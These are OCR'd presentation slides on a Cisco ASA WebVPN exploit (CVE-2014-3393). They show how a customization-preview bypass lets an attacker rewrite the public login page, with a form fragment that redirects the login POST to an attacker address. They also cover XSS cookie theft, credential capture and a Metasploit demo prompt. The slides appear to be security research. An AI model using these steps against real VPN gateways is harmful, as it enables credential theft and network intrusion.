
Login

Please enter your username and password.

GROUP: MY_RA

USERNAME:

PASSWORD:



☑ Display title panel

Text: Bowser Inc. SSL VPN Service

Logo Image: /+CSCOU+/bowser-inc-small.png

Style

Font Weight: Normal

Font Size: 140%

Font Color: 🟥

Background Color: 🟩

☑ Use gradient

Style (CSS):

* Style(CSS) will take precedence over the user-selected style including the default style.

WebVPN Remote Exploit

- cedlogon.html can also be accessed as:
  - https://interface.internet.net/+CSCOE+/cedlogon.html
- Accessible on the INTERNET facing interface.
- We can request a “preview” of our own content changes…
- So what?


WebVPN Remote Exploit

- CVE-2014-3393
- Older versions of ASDM did all customization through web browser
- The code still remains in current versions!
- This includes the ability to save the preview content!
- We can use ‘ced’ bypass to “customize” the WebVPN !
- via the internet facing web service!

WebVPN Remote Exploit

- Content can be “customized” to serve clients malware
- Or…
- Hijack the login form POST action!
- Inject XSS to steal session cookie!

WebVPN Remote Exploit



Scrape the current login screen Contents


Request “Preview” – With Contents & Hijack

Request “Preview Save” – Save Customization

Catch creds on HTTPS listener service

Start an SSL VPN Tunnel Session to the ASA

- Form submit sends us clear-text username/password combos.
- Javascript XSS injection in portal sends session cookie.
- <u>Customization is reboot/upgrade persistent (flash stored)</u>



ce
er.inc/+CSCOE+/logon.html
Bowser Inc SSL VPN Service
Login


Please enter your username and password.

GROUP: Remote_Users

rce of: https://sslgw.bowser.inc/+CSCOE+/logon.html - Mozilla Firefox
Edit View Help

```
ser Inc. SSL VPN Service</title></form><form id="unicorn_form" method="POST" onsubmit="disableButton()" action="https://10.6.6.6/webvpn/index.html" onsubmit="
```

Metasploit CED Exploit "demo"



root@kali: ~

```
msf auxiliary(ciscoASA-CED-exploit) >
```

SSL VPN Service

https://10.6.6.1/+CSCOE+/logon.html

Bowser Inc. SSL VPN Service

Login

Please enter your username and password.

GROUP: Remote_Users

USERNAME:


PASSWORD:

WebVPN Remote Exploit

- Credentials stolen..
- Remote VPN user access gained!

WebVPN Remote Exploit

- Credentials stolen..
- Remote VPN user access gained!
- Access <u>through</u> the ASA != access <u>to</u> the ASA…
- Probing the network directly will raise alarms
  - SIEM/IPS/NSM/Tiered-Firewall



M

WebVPN Remote Exploit

- We need to compromise the firewall to understand the expected network behaviour.

Agenda

```
#id
uid=0(root)
gid=0(root)
```

```
cisco>enable
cisco#
```

